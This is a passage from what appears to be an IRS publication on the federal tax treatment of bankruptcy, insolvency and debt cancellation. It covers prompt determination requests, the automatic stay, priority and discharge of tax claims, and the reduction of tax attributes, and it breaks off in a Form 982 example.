IRC section 355 generally provides that no gain or loss is recognized by a shareholder if a corporation distributes solely stock or securities of another corporation that the distributing corporation controls immediately before the distribution.

IRC section 356 allows tax-free exchanges in situations that would qualify under IRC section 354 or 355, except that other property or money, in addition to the permitted stock or securities, is received by the shareholder. In this situation, gain is recognized by the shareholder, but only to the extent of the money and the FMV of the other property received. No loss is recognized in this situation.

Exemption from tax return filing

A trustee, receiver, or assignee of a corporation in bankruptcy, receivership, or in the process of dissolving, may apply to the IRS for relief from filing federal income tax returns for the corporation. To qualify, the corporation must have ceased business operations and have no assets nor income for the tax year. The exemption request must be submitted to the local IRS Insolvency Office handling the case.

The request to the IRS must include the name, address, and EIN of the corporation and a statement of the facts (with any supporting documents) showing why the debtor needs relief from the filing requirements. The request must also include the following statement:

"I hereby request relief from filing federal income tax returns for tax years ending _____ for the above-named corporation and declare under penalties of perjury that to the best of my knowledge and belief the information contained herein is correct."

The statement must be signed by the trustee, receiver or assignee. The statement must also include notice of appointment to act on behalf of the corporation (this is not required for bankruptcy trustees or debtors-in-possession). The IRS will act on your request within 90 days.

Disclosure of return information to trustee. Upon written request, current and earlier returns of the debtor are open to inspection by or disclosure to the trustee or receiver. However, in bankruptcy cases other than those of individuals filing under chapter 7 or 11, such as a corporate bankruptcy, the IRS must find that the trustee has a material interest that will be affected by information on the return. Material interest is generally defined as a financial or monetary interest. Material interest is not limited to the trustee's responsibility to file a return on behalf of the bankruptcy estate.

Receiverships

Court-established receiverships sometimes arise in connection with bankruptcies. Certain court-established receiverships should be treated as qualified settlement funds ("QSFs") for purposes of IRC section 468B and the underlying Treasury Regulations. QSFs are required to file an annual income tax return, Form 1120-SF, U.S. Income Tax Return for Settlement Funds. More information about QSFs may be found in Treasury Regulation sections 1.468B-1 through -5.

Determination of Tax

The determination of the proper amount of tax due for a tax year begins with the bankruptcy estate's filing of Form 1041, and the individual debtor's filing of Form 1040, or for bankrupt entities filing Forms 1065, 1120, or 1120S. After a return is filed, the IRS will either accept the return as filed or select the return for examination. Under examination the IRS may redetermine the tax liability shown on the return. If the bankruptcy estate or debtor disagrees with the redetermined tax due, the tax as redetermined by the IRS may be contested in the bankruptcy court, or Tax Court, as applicable. See *Court Jurisdiction over Tax Matters*, later.

Prompt Determination Requests

Pursuant to Rev. Proc. 2006-24, 2006-22 I.R.B. 943, *www.irs.gov/irb/2006-22_IRB/ar12*, as modified by Announcement 2011-77, *www.irs.gov/irb/2011-51_IRB/ar13*, the bankruptcy trustee may request a determination of any unpaid tax liability incurred by the bankruptcy estate during the administration of the case, by filing a tax return and a request for such determination with the IRS. Unless the return is fraudulent or contains a material misrepresentation, the estate, trustee, debtor, and any successor to the debtor are discharged from liability upon payment of the tax:

1. As determined by the IRS,
2. As determined by the bankruptcy court, after completion of the IRS examination, or
3. As shown on the return, if the IRS does not:

a. Notify the trustee within 60 days after the request for determination that the return has been selected for examination, or

b. Complete the examination and notify the trustee of any tax due within 180 days after the request (or any additional time permitted by the bankruptcy court).

Making the request for determination. As detailed in Rev. Proc. 2006-24, as modified by Announcement 2011-77, to request a prompt determination of any unpaid tax liability of the estate, the trustee must file a signed written request, in duplicate, with the Internal Revenue Service, Centralized Insolvency Operation, P.O. Box 7346, Philadelphia, PA 19101–7346 (marked "Request for Prompt Determination").

The request must be submitted in duplicate and must be executed under penalties of perjury. In addition, the trustee must submit along with the request an exact copy of the return(s) filed by the trustee with the IRS for each completed tax period. The request must contain the following information:

- A statement indicating that it is a Request for Prompt Determination of Tax Liability, specifying the type of return and tax period for each return being filed.
- The name and location of the office where the return was filed.
- The name of the debtor.
- Debtor's social security number, TIN, or EIN.
- Type of bankruptcy estate.
- Bankruptcy case number.
- Court where the bankruptcy case is pending.

The copy of the return(s) submitted with the request **must** be an exact copy of a valid return. A request for prompt determination will be considered incomplete and returned to the trustee if it is filed with a copy of a document that does not qualify as a valid return.

To qualify as valid, a return must meet certain criteria, including a signature under penalties of perjury. A document filed by the trustee with the jurat stricken, deleted, or modified will not qualify as a valid return.

Examination of return. The IRS will notify the trustee within 60 days from receipt of the request whether the return filed by the trustee has been selected for examination or has been accepted as filed. If the return is selected for examination, it will be examined as soon as possible. The IRS will notify the trustee of any tax due within 180 days from receipt of the application or within any additional time permitted by the bankruptcy court.

If a prompt determination request is incomplete, all the documents received by the IRS will be returned to the trustee by the assigned Field Insolvency Office with an explanation identifying the missing item(s) and instructions to re-file the request once corrected.

Once corrected, the request **must** be filed with the IRS at the Field Insolvency Office address specified in the correspondence accompanying the returned incomplete request.

In the case of an incomplete request submitted with a copy of an invalid return document, the trustee must file a valid original return with the appropriate IRS office and submit a copy of that return with the corrected request when the request is re-filed.

Note. An incomplete request includes those submitted with a copy of a return form, the original of which does not qualify as a valid return.

The 60-day period to notify the trustee whether the return is accepted as filed or has been selected for examination does not begin to run until a complete request package is received by the IRS. The compete request package must be filed with the Field Insolvency Office specified by the IRS in its correspondence returning the incomplete request for the 60-day period to begin to run.

If the IRS does select the estate's return for examination and redetermines the tax shown on the return, the trustee may contest the IRS's determination in bankruptcy court. See *Bankruptcy Court*, below.

Assessment of tax. Assessment is the statutorily required recording of a tax liability. During a bankruptcy case, the IRS may make an assessment of tax due and issue a notice and demand for payment. This grant of authority is a specific exception to the "automatic stay" rules discussed below.

Accordingly, after the correct amount of tax is determined by the IRS, bankruptcy court, or Tax Court, the IRS may assess the tax due against the bankruptcy estate and issue a notice and demand for payment.

Automatic stay. When the debtor files a petition with the bankruptcy court, the debtor receives the protection of the automatic stay. The automatic stay arises as a matter of law and with certain exceptions suspends most collection activity.

Note. The stay against property of the estate does not end (as long as the property is in the estate) unless the stay is lifted (removed).

The automatic stay prohibits acts to collect taxes that arose before the bankruptcy filing. IRS collection actions such as serving Notices of Federal Tax Lien or Levy are prohibited if they were intended to collect pre-bankruptcy debts or property of the estate. The automatic stay also stops the commencement or continuation of civil actions, including certain Tax Court cases. The automatic stay applies to all entities, including governmental units.

Generally, the automatic stay to collect taxes continues until either the bankruptcy court lifts the stay, the bankruptcy case is closed or dismissed, or the debtor receives a discharge.

Exceptions to the automatic stay. There are exceptions to the stay. For example, the automatic stay does not prohibit:

1. An audit to determine tax liability,
2. A demand for tax returns,
3. The issuance of a Notice of Deficiency, or
4. Assessing a tax and sending a notice and demand for payment.

Statute of limitations for collection. In a bankruptcy case, the period of limitations for collection of tax (generally, 10 years from the date of assessment) is suspended for the period during which the IRS is prohibited from collecting, plus 6 months thereafter.

Requests for refund or credit

If the debtor has already claimed a refund or credit for an overpayment of tax on a properly filed return or claim for refund, the trustee may rely on that claim. However, if the credit or refund was not claimed by the debtor, the trustee may make the request on behalf of the bankruptcy estate by filing the original or amended return or form with the Internal Revenue Service, Centralized Insolvency Operation, P.O. Box 7346, Philadelphia, PA 19101-7346 (marked "Request for Prompt Refund" and accompanied by a written statement explaining that the request is being submitted pursuant to section 505(a) of the Bankruptcy Code. See Rev. Proc. 2010-27, as modified by Announcement 2011-77.

The appropriate form for the trustee to use in making the claim for refund is as follows:

1. For income taxes for which an individual debtor filed a Form 1040, Form 1040A, or Form 1040EZ, the trustee should use a Form 1040X, Amended U.S. Individual Income Tax Return.
2. For income taxes for which a corporate debtor filed a Form 1120, the trustee should use a Form 1120X, Amended U.S. Corporation Income Tax Return.
3. For income taxes for which a debtor filed a form other than Form 1040, Form 1040A, Form 1040EZ, or Form 1120, the trustee should use the same type of form that the debtor had originally filed, and write "Amended Return" at the top of the form.
4. For taxes other than certain excise taxes or income taxes for which the debtor filed a return, the trustee should use a Form 843, Claim for Refund and Request for Abatement, and attach an exact copy of any return that is the subject of the claim along with a statement of the name and location of the office where the return was filed.
5. For excise taxes reported on Forms 720, 730, or 2290, the trustee should use Form 8849, Claim for Refund of Excise Taxes, or Form 720X, Amended Quarterly Federal Excise Tax Return, as appropriate.
6. For overpayment of taxes of the **bankruptcy estate** incurred during the administration of the case, the trustee may use a properly executed tax return (for income taxes, a Form 1041) as a claim for refund or credit.

Once the IRS receives the trustee's claim for refund, it will examine the refund claim on an

expedited basis and notify the trustee of its decision within 120 days from the date of the filing of the claim. If the trustee disagrees with the IRS's decision or does not receive a decision from the IRS within 120 days of filing the claim, the trustee may seek a determination from the bankruptcy court to determine the estate's right to the refund.

Excessive and erroneous tax refunds paid to the bankruptcy estate. Taxpayers who have net losses can sometimes carry back the losses to previous years where they paid taxes to reduce the liability in the prior year, which generate a refund. Such taxpayers may also make a special request for a refund, known as a tentative carryback adjustment (also called a "quickie refund"). A tax liability arising from an excessive allowance for a "quickie refund" payable to the bankruptcy estate is given second priority treatment as an administrative expense. However, an erroneous refund or credit other than a "quickie refund" paid to the bankruptcy estate receives the same priority as the underlying tax. See *Federal Tax Claims*, below.

Note. Generally, the automatic stay prevents the IRS from offsetting the refund against a tax liability; however, the IRS may freeze the refund until the stay is lifted. The IRS can offset a pre-petition income tax refund against a pre-petition income tax liability while the automatic stay is in effect.

Court Jurisdiction Over Tax Matters

Bankruptcy Court

Determination of tax liability. Generally, the bankruptcy court has the authority to determine the amount or legality of any tax imposed on a debtor under its jurisdiction and the bankruptcy estate, including any fine, penalty, or addition to tax, whether or not the tax was previously assessed or paid.

The bankruptcy court does **not** have authority:

1. To determine the amount or legality of a tax, fine, penalty, or addition to tax that was contested before and adjudicated by a court or administrative tribunal of competent jurisdiction before the date of the bankruptcy petition filing, or
2. To decide the right of a tax refund for the bankruptcy estate before the earlier of:
   - A determination for refund by the IRS or other governmental unit, or
   - 120 days since the trustee properly requested the refund.

Tax Court

Tax Court proceedings. The filing of a bankruptcy petition results in an automatic stay immediately stopping the commencement or continuation of certain Tax Court proceedings. In individual bankruptcy cases, the stay prohibits the commencement of a Tax Court case regarding the tax liabilities of the debtor for tax periods ending before the bankruptcy court's order for relief. If the debtor is a corporation, the automatic stay prohibits the commencement or continuation of Tax Court proceedings relating to liabilities for tax periods that the bankruptcy court may determine. Generally, in corporate chapter 11 cases, the bankruptcy court determines the debtor corporation's tax liabilities for tax periods ending before the date a plan of reorganization is confirmed.

The bankruptcy court has the power to lift the automatic stay and allow the debtor to begin or continue a Tax Court case. Accordingly, during the pendency of the bankruptcy case, in effect, the bankruptcy court has the sole authority to determine whether the tax issue will be decided by the bankruptcy court or Tax Court.

Suspension of time for filing. In any bankruptcy case, the 90-day period for filing a Tax Court petition after the issuance of the Statutory Notice of Deficiency is suspended for the time the debtor is prevented from filing the petition due to the bankruptcy case, and for an additional 60 days thereafter. Accordingly, if the Statutory Notice of Deficiency was issued before the bankruptcy petition was filed, and the 90-day period had not expired, the running of the 90-day period will be suspended while the stay prevents the commencement of the Tax Court case. The 90-day period will begin to run 60 days after the stay against filing the petition ends. The suspension is effective for any part of the 90-day period remaining on the date of the bankruptcy petition filing.

However, the 90-day period for filing a Tax Court petition after issuance of a Notice of Determination in an innocent spouse case is not suspended by filing of a bankruptcy petition. Thus, if the IRS issues a final Notice of Determination denying the debtor's request for innocent spouse relief during the bankruptcy case, the debtor is prohibited from petitioning the Tax Court while the automatic stay is in effect; however, the 90-day period for petitioning the Tax Court is not suspended. In these circumstances, the debtor must file a motion with the bankruptcy court asking the bankruptcy court to lift the automatic stay. If the bankruptcy court lifts the stay, then the taxpayer can petition the Tax Court so long as the 90 days for petitioning has not expired.

Trustee may intervene. The trustee of a bankruptcy estate in any title 11 bankruptcy case may intervene on behalf of the estate in any proceeding in the Tax Court to which the debtor is a party.

Federal Tax Claims

Proof of claim. Upon filing a bankruptcy petition, as a result of the automatic stay, the debtor's assets in the bankruptcy estate under the jurisdiction of the bankruptcy court are not subject to levy. However, creditors may file a "proof of claim" with the bankruptcy court to protect their rights. The IRS may file a proof of claim with the bankruptcy court in the same manner as other creditors. This claim may be filed with the bankruptcy court even though taxes have not been assessed or are subject to a Tax Court proceeding.

Secured tax claims. If the IRS filed a Notice of Federal Tax Lien (NFTL) before the bankruptcy petition was filed, the IRS will have a secured claim in the bankruptcy case to the extent the lien attached to equity in the debtor's assets. In chapter 7 cases, in certain circumstances, the trustee may be able to subordinate the tax lien in order to pay certain non-tax priority claims. In chapter 11 cases, if the secured claim would otherwise have been entitled to treatment as a priority claim, the chapter 11 plan must provide for the secured tax claim in the same manner, over the same period, as an unsecured eighth priority tax claim.

Unsecured Tax Claims

Eighth priority taxes. In general, certain unsecured debts are given priority for payment purposes. Certain tax debts arising before the bankruptcy case was filed are classified as eighth priority claims.

The following federal taxes, if unsecured, are eighth priority taxes of the government:

1. Income taxes on or measured by income or gross receipts for a tax year ending on or before the date of the filing of the petition for which a return, if required, is last due, including extensions, after 3 years before the date of the filing of the bankruptcy petition.
2. Income taxes on or measured by income or gross receipts assessed within 240 days before the date of the filing of the petition. The 240-day period is exclusive of any time during which an offer in compromise for that tax was pending or in effect during that 240-day period plus 30 days, and exclusive of any time during which a stay of proceedings against collections was in effect in a prior case during the 240-day period plus 90 days.
3. Income taxes that were not assessed before the bankruptcy petition date, but were assessable as of the petition date, unless these taxes were still assessable solely because no return was filed, a late return was filed within 2 years of the filing of the bankruptcy petition, a fraudulent return was filed, or because the debtor willfully attempted to evade or defeat the tax.
4. Withholding taxes that were incurred in any capacity.
5. Employer's share of employment taxes on wages, salaries, or commissions (including vacation, severance, and sick leave pay) paid as priority claims under title 11 U.S.C. section 507(a)(4), or for which a return was last due within 3 years of the filing of the bankruptcy petition, including a return for which an extension of the filing date was obtained.
6. Excise taxes on transactions occurring before the date of filing the bankruptcy petition, for which a return, if required, is last due (including extensions) within 3 years of the filing of the bankruptcy petition. If a return is not required, these excise taxes

include only those on transactions occurring during the 3 years immediately before the date of filing the petition.

Payment of Tax Claims

Chapter 7 cases. In a chapter 7 case, eighth priority taxes may be paid out of the assets of the bankruptcy estate to the extent assets remain after paying the claims of secured creditors and other creditors with higher priority claims.

Chapter 11, 12, and 13 cases. Different rules apply to payment of eighth priority pre-petition taxes under chapters 11, 12, and 13:

1. A chapter 11 plan can provide for payment of these taxes, with post-confirmation interest, over a period of 5 years from the date of the order for relief issued by the bankruptcy court (this is the bankruptcy petition date in voluntary cases), in a manner not less favorable than the most favored non-priority claims (except for convenience claims under section 1122(b) of the Bankruptcy Code).
2. In a chapter 12 case, the debtor can pay such tax claims in deferred cash payments over time. However, certain priority taxes may be paid as general unsecured claims if they result from the disposition of a farm asset, but only in cases where the debtor receives discharge, and
3. In a chapter 13 case, the debtor can pay such taxes over 3 years (or over 5 years with court approval).

Higher priority taxes. Certain taxes are assigned a higher priority for payment. Taxes incurred by the bankruptcy estate are given second priority treatment, as administrative expenses. In an involuntary bankruptcy case, taxes arising in the ordinary course of business or the debtor's financial affairs (after the filing of the bankruptcy petition but before the earlier of the appointment of a trustee or the order for relief) are included in the third priority payment category. If the debtor has employees, the employees' portion of employment taxes on the first $11,725 (this amount adjusted every 3 years) of wages that they earned during the 180-day period before the date of the bankruptcy filing or the cessation of the business (whichever occurs first) is given fourth priority treatment. However, the debtor's portion of the employment taxes on these wages, as the employer, is given eighth priority treatment.

Penalties. A tax penalty which is punitive in nature, that is, not for actual pecuniary loss (monetary), is payable as a general unsecured claim.

Relief from certain penalties. A penalty for failure to pay tax, including failure to pay estimated tax, will not be imposed if the tax was incurred by the bankruptcy estate as a result of an order of the court finding probable insufficiency of funds of the bankruptcy estate to pay administrative expenses.

If the tax was incurred by the debtor, the penalty will not be imposed if:

1. The tax was incurred before the earlier of the order for relief or (in an involuntary case) the appointment of a trustee, and
2. The bankruptcy petition was filed before the due date for the tax return (including extensions) or the date for imposing the penalty occurs on or after the day the bankruptcy petition was filed.

Note. Relief from the failure-to-pay penalty does not apply to any penalty for failure to pay or deposit tax withheld or collected from others which is required to be paid over to the U.S. government. Nor does it apply to any penalty for failure to file a timely return.

FUTA credit. Employers are generally allowed a credit against FUTA for contributions made to a state unemployment fund if the contributions are paid by the last day for filing a federal unemployment tax return for the tax year.

If contributions are paid to the state fund after such date, the allowable credit shall not exceed 90% of the otherwise allowable credit that may be taken against FUTA. However, in the case of wages paid by the trustee of a title 11 bankruptcy estate where the failure to timely pay state unemployment contributions was without fault by the trustee, 100% of the credit is allowed. An employer may also receive an additional credit against FUTA contributions. See Publication 15 (Circular E), Employer's Tax Guide, for additional information.

Discharge of Unpaid Tax

The bankruptcy court may enter an order discharging the debtor from personal liability for certain debts, including taxes. The order for discharge is a permanent order of the court prohibiting the creditors from taking action against the debtor personally to collect the debt. However, secured creditors with valid pre-bankruptcy liens may enforce them to recover property secured by the lien.

Not all debts are dischargeable. Many tax debts are excepted from the bankruptcy discharge. The scope of the bankruptcy discharge depends on the chapter under which the case was filed and the nature of the debt. Chapter 7 debtors do not have an absolute right to a discharge; objections may be filed by creditors. Chapters 12 and 13 debtors are generally entitled to discharge upon completion of all payments under the bankruptcy plan.

Chapter 7 cases. For individuals in chapter 7 cases, the following tax debts (including interest) are not subject to discharge: taxes entitled to eighth priority, taxes for which no return was filed, taxes for which a return was filed late after 2 years before the bankruptcy petition was filed, taxes for which a fraudulent return was filed, and taxes that the debtor willfully attempted to evade or defeat. Penalties in a chapter 7 case are dischargeable unless the event that gave rise to the penalty occurred within 3 years of the bankruptcy and the penalty relates to a tax that is not discharged. Only individuals may receive a discharge in chapter 7 cases; corporations and other entities do not.

Chapter 11 cases. The same exceptions to discharge that apply to individuals in chapter 7 cases also apply to individuals in chapter 11 cases. However, different rules apply to corporations. A corporation in a chapter 11 case may receive a broad discharge when the reorganization plan is confirmed; however, secured and priority claims must be satisfied under the plan. There is an exception to discharge for taxes for which the debtor filed a fraudulent return or willfully attempted to evade or defeat.

Chapter 13 cases. A debtor who completes all payments under the chapter 13 plan shall receive a broad discharge of all debts provided for by the plan. However, priority tax claims **must** be paid in full under the chapter 13 plan. The following taxes are excepted from the broad chapter 13 discharge: withholding taxes for which the debtor is liable in any capacity, taxes for which no return was filed, taxes for which a return was filed late after 2 years before the bankruptcy petition was filed, taxes for which a fraudulent return was filed, and taxes that the debtor willfully attempted to evade or defeat. Also, there is an exception from discharge for debts where the creditor, including the IRS, did not receive notice of the chapter 13 bankruptcy case in time to file a claim.

Chapter 13 "Hardship Discharge". In cases where the failure to complete all payments under the chapter 13 plan was due to circumstances for which the debtor should not be held accountable, the bankruptcy court may grant a "hardship discharge". However, all unsecured claims **must** be paid an amount not less than they would have received in a chapter 7 liquidation.

Note. Debts that would be excepted under an individual chapter 7 discharge are also excepted from the chapter 13 hardship discharge.

Chapter 12 cases. The same tax debts that are excepted from discharge in chapter 7 cases of individuals are excepted from discharge in chapter 12 cases of individuals. The exceptions do not apply to chapter 12 cases of non-individuals. As in chapter 13 cases, the debtor may be granted a hardship discharge if appropriate.

Federal Tax Liens. If a tax is discharged, the discharged tax may still be collectable from the debtor's pre-bankruptcy property if the IRS filed a Notice of Federal Tax Lien (NFTL) before the bankruptcy petition was filed. Perfected liens generally pass through bankruptcy proceedings unaffected, even if the debtor's personal liability for the debt is discharged. If the IRS did not file a Notice of Federal Tax Lien before the bankruptcy petition was filed, the tax lien will generally be removed from the debtor's pre-bankruptcy property as a result of the bankruptcy, even if the debtor exempted the property out of the bankruptcy estate. However, a tax lien that arises when a tax is assessed may not be removed from the property upon discharge if the property was excluded from the bankruptcy estate, even if a Notice of Federal Tax Lien was not filed.

Debt Cancellation

If a debt is canceled or forgiven, other than as a gift or bequest, the debtor generally must include the canceled amount in gross income for tax purposes. A debt includes any indebtedness for which the debtor is liable or that attaches to property the debtor holds. In the event that the amount forgiven is $600 or more, the debtor should receive a Form 1099-C, Cancellation of Debt, from the lender. See Form 1099-C and the separate instructions. The debtor may not have to report the entire amount of canceled debt as income as certain exclusions may apply.

Exclusions

Do not include a canceled debt in gross income if:

- The cancellation takes place in a bankruptcy case under the Bankruptcy Code,
- The cancellation takes place when the debtor is insolvent, and the amount excluded is not more than the amount by which the debtor is insolvent,
- The canceled debt is qualified farm debt (debt incurred in operating a farm). See *Cancellation of Debt* in chapter 3 of Publication 225, or
- The canceled debt is qualified real property business indebtedness (certain debt connected with business real property). See Publication 525.

Order of exclusions. If the cancellation of debt occurs in a title 11 bankruptcy case, the bankruptcy exclusion takes precedence over the insolvency exclusion. To the extent that the taxpayer is insolvent, the insolvency exclusion takes precedence over qualified farm debt or qualified real property business indebtedness exclusions.

Bankruptcy case exclusion. A bankruptcy case is a case under title 11 of the United States Code, but only if the debtor is under the jurisdiction of the court and the cancellation of the debt is granted by the court or occurs as a result of a plan approved by the court.

None of the debt canceled in a bankruptcy case is included in the debtor's gross income in the year it was canceled. Instead, certain losses, credits, and basis of property must be reduced by the amount of excluded income (but not below zero). These losses, credits, and basis in property are called tax attributes and are discussed under *Reduction of Tax Attributes*, later.

Insolvency exclusion. A debtor is insolvent when, and to the extent, the debtor's liabilities exceed the FMV of the assets. Determine the debtor's liabilities and the FMV of the assets immediately before the cancellation of the debtor's debt to determine whether or not the debtor is insolvent and the amount by which the debtor is insolvent.

Exclude from the debtor's gross income debt canceled when the debtor is insolvent, but only up to the amount by which the debtor is insolvent. However, you must use the amount excluded to reduce certain tax attributes, as explained later under *Reduction of Tax Attributes*.

Example. $4,000 of the Simpson Corporation's liabilities are canceled outside bankruptcy. Immediately before the cancellation, the Simpson Corporation's liabilities totaled $21,000 and the FMV of its assets was $17,500. Because its liabilities were more than its assets, it was insolvent. The amount of the insolvency was $3,500 ($21,000 − $17,500). The corporation may exclude only $3,500 of the $4,000 debt cancellation from income because that is the amount by which it was insolvent. It must also reduce certain tax attributes by the $3,500 of excluded income. The remaining $500 of canceled debt must be included in income.

Reduction of Tax Attributes

If a debtor excludes canceled debt from income because it is canceled in a bankruptcy case or during insolvency, he or she must use the excluded amount to reduce certain "tax attributes." Tax attributes include the basis of certain assets and the losses and credits listed later. By reducing the tax attributes, the tax on the canceled debt is partially postponed instead of being entirely forgiven. This prevents an excessive tax benefit from the debt cancellation.

If a separate bankruptcy estate was created, the trustee or debtor-in-possession must reduce the estate's attributes (but not below zero) by the canceled debt. See *Attribute carryovers* under *Bankruptcy Estate Deductions and Credits* earlier.

Order of reduction. Generally, use the amount of canceled debt to reduce the tax attributes in the order listed below. However, the debtor may choose to use all or a part of the amount of canceled debt to first reduce the basis of depreciable property before reducing the other tax attributes. This choice is discussed later.

Net operating loss. Reduce any NOL for the tax year in which the debt cancellation takes place, and any NOL carryover to that tax year.

General business credit carryovers. Reduce any carryovers, to or from the tax year of the debt cancellation, of amounts used to determine the general business credit.

Minimum tax credit. Reduce any minimum tax credit that is available as of the beginning of the tax year following the tax year of the debt cancellation.

Capital losses. Reduce any net capital loss for the tax year of the debt cancellation, and any capital loss carryover to that year.

Basis. Reduce the basis of the debtor's property as described under *Basis Reduction*, later. This reduction applies to the basis of both depreciable and nondepreciable property.

Passive activity loss and credit carryovers. Reduce any passive activity loss or credit carryover from the tax year of the debt cancellation.

Foreign tax credit. Last, reduce any carryover, to or from the tax year of the debt cancellation, of an amount used to determine the foreign tax credit or the Puerto Rico and possession tax credit.

Amount of reduction. Except for the credit carryovers, reduce the tax attributes listed earlier 1 dollar for each dollar of canceled debt that is excluded from income. Reduce the credit carryovers by $33^1/_3$ cents for each dollar of canceled debt that is excluded from income.

Making the reduction. Make the required reductions in tax attributes after figuring the tax for the tax year of the debt cancellation. In reducing NOLs and capital losses, first reduce the loss for the tax year of the debt cancellation, and then any loss carryovers to that year in the order of the tax years from which the carryovers arose, starting with the earliest year. Make the reductions of credit carryovers in the order in which the carryovers are taken into account for the tax year of the debt cancellation.

Individuals under chapter 7 or 11. In an individual bankruptcy under chapter 7 or 11 of title 11, the required reduction of tax attributes must be made to the attributes of the bankruptcy estate, a separate taxable entity resulting from the filing of the case. The trustee of the bankruptcy estate must make the choice of whether to reduce the basis of depreciable property first before reducing other tax attributes.

Basis Reduction

If any amount of the debt cancellation is used to reduce the basis of assets as discussed under *Reduction of Tax Attributes*, the following rules apply to the extent indicated.

When to make the basis reduction. Reductions in basis due to debt cancellation are made at the beginning of the tax year following the cancellation. The reduction applies to property held at that time. See Regulations section 1.1017-1 for more information.

Bankruptcy and insolvency reduction limit. The reduction in basis for canceled debt in bankruptcy or in insolvency cannot be more than the total basis of property held immediately after the debt cancellation, minus the total liabilities immediately after the cancellation. This limit does not apply if an election is made to reduce basis before reducing other attributes. This election is discussed later.

Exempt property under title 11. If debt is canceled in a bankruptcy case under title 11 of the United States Code, do not reduce the basis in property that the debtor treats as exempt property under section 522 of title 11.

Election to reduce basis in depreciable property first. The estate, in the case of an individual bankruptcy under chapter 7 or 11, may choose to reduce the basis of depreciable property before reducing any other tax attributes. However, this reduction of the basis of depreciable property cannot be more than the total basis of depreciable property held at the

beginning of the tax year following the tax year of the debt cancellation.

Depreciable property means any property subject to depreciation, but only if a reduction of basis will reduce the amount of depreciation or amortization otherwise allowable for the period immediately following the basis reduction. The debtor may choose to treat as depreciable property any real property that is stock in trade or is held primarily for sale to customers in the ordinary course of trade or business. The debtor must generally make this choice on the tax return for the tax year of the debt cancellation, and, once made, the debtor can only revoke it with IRS approval. However, if the debtor establishes reasonable cause, the debtor may make the choice with an amended return or claim for refund or credit.

Making elections. Make the election to reduce the basis of depreciable property before reducing other tax attributes, as well as the election to treat real property inventory as depreciable property, on Form 982.

Recapture of basis reductions. If any basis in property is reduced under these provisions and is later sold or otherwise disposed of at a gain, the part of the gain corresponding to the basis reduction is taxable as ordinary income. Figure the ordinary income part by treating the amount of the basis reduction as a depreciation deduction and by treating any such basis-reduced property that is not already either IRC section 1245 or IRC section 1250 property as IRC section 1245 property. In the case of IRC section 1250 property, make the determination of what would have been straight line depreciation as though there had been no basis reduction for debt cancellation. IRC sections 1245 and 1250 and the recapture of gain as ordinary income are explained in Publication 544.

Partnerships

If a partnership's debt is canceled because of bankruptcy or insolvency, the rules for the exclusion of the canceled amount from gross income and for tax attribute reduction are applied at the individual partner level. Thus, each partner's share of debt cancellation income must be reported on the partner's return unless the partner meets the bankruptcy or insolvency exclusions explained earlier. Then all choices, such as the choices to reduce the basis of depreciable property before reducing other tax attributes, to treat real property inventory as depreciable property, and to end the tax year on the day before filing the bankruptcy case, must be made by the individual partners, not the partnership.

Depreciable property. For purposes of reducing the basis of depreciable property in attribute reduction, a partner treats his or her partnership interest as depreciable property to the extent of the partner's proportionate interest in the partnership's depreciable property. This applies only if the partnership makes a corresponding reduction in the partnership's basis in its depreciable property with respect to the partner.

Partner's basis in partnership. The allocation of an amount of debt cancellation income to a partner results in that partner's basis in the partnership being increased by that amount. At the same time, the reduction in the partner's share of partnership liabilities caused by the debt cancellation results in a deemed distribution, in turn resulting in a reduction of the partner's basis in the partnership. These basis adjustments are separate from any basis reduction under the attribute-reduction rules described earlier.

Corporations

Corporations in a bankruptcy proceeding or insolvency generally follow the same rules for debt cancellation and reduction of tax attributes as an individual or individual bankruptcy estate would follow.

Stock for Debt Exchange

If a corporation transfers its stock (or if a partnership transfers an interest in the partnership) in satisfaction of indebtedness and the FMV of the stock or interest is less than the indebtedness owed, the corporation or partnership has income to the extent of the difference from the cancellation of indebtedness. The corporation or partnership can exclude all or a portion of the income created by the stock or interest debt transfer if it is in a bankruptcy proceeding or, if not in a bankruptcy proceeding, it can exclude the income to the extent it is insolvent. However, the corporation or partnership must reduce its tax attributes to the extent it has any by the amount of the excluded income.

Earnings and profits

The earnings and profits of a corporation do not include income from the discharge of indebtedness to the extent of the amount applied to reduce the basis of the corporation's property as explained earlier. Otherwise, discharge of indebtedness income, including amounts excluded from gross income, increases the earnings and profits of the corporation (or reduces a deficit in earnings and profits).

If there is a deficit in the corporation's earnings and profits and the interest of any shareholder of the corporation is terminated or extinguished in a title 11 or similar case (defined earlier), the deficit must be reduced by an amount equal to the paid-in capital allocable to the shareholder's terminated or extinguished interest.

S Corporations

For S corporations, the rules for excluding income from debt cancellation because of bankruptcy or insolvency apply at the corporate level.

Net operating losses. A loss or deduction that is disallowed for the tax year of the debt cancellation because it exceeds the shareholders' basis in the corporation's stock and debt is treated as an NOL for that tax year in making the required reduction of tax attributes for the amount of the canceled debt.

Tax Attribute Reduction Example

The sample filled-in Form 982 shown on the next page is based on the following situation.

Tom Smith is in financial difficulty, but he has been able to avoid declaring bankruptcy. In 2011, he reached an agreement with his creditors whereby they agreed to forgive $10,000 of the total that he owed them in return for his setting up a schedule for repayment of the rest of his debts.

Immediately before the debt cancellation, Tom's liabilities totaled $120,000 and the FMV of his assets was $100,000 (his total basis in all these assets was $90,000). At the time of the debt cancellation, he was considered insolvent by $20,000. He can exclude from income the entire $10,000 debt cancellation because it was not more than the amount by which he was insolvent.

Among Tom's assets, the only depreciable asset is a rental condominium with an adjusted basis of $50,000. Of this, $10,000 is allocable to the land, leaving a depreciable basis of $40,000. He has a long-term capital loss carryover to 2011 of $5,000. He also has an NOL of $2,000 and a $3,000 NOL carryover from 2008. He has no other tax attributes arising from the current tax year or carried to this year.

Ordinarily, in applying the $10,000 debt cancellation amount to reduce tax attributes, Tom would first reduce his $2,000 NOL, next, his $3,000 NOL carryover from 2008, and then his $5,000 net capital loss carryover. However, he figures that it is better for him to preserve his loss carryovers for the next tax year.

Tom elects to reduce basis first. He can reduce the depreciable basis of his rental condominium (his only depreciable asset) by $10,000. The tax effect of doing this will be to reduce his depreciation deductions for years following the year of the debt cancellation. However, if he later sells the condominium at a gain, the part of the gain from the basis reduction will be taxable as ordinary income.

Tom must file Form 982, as shown here, with his individual return (Form 1040) for the tax year of the debt discharge. In addition, he must attach a statement describing the debt cancellation transaction and identifying the property to which the basis reduction applies. This statement is not illustrated.

Form **982** (Rev. February 2011) Department of the Treasury Internal Revenue Service

Reduction of Tax Attributes Due to Discharge of Indebtedness (and Section 1082 Basis Adjustment)

▶ Attach this form to your income tax return.

OMB No. 1545-0046

Attachment Sequence No. 94

Name shown on return: Thomas Smith

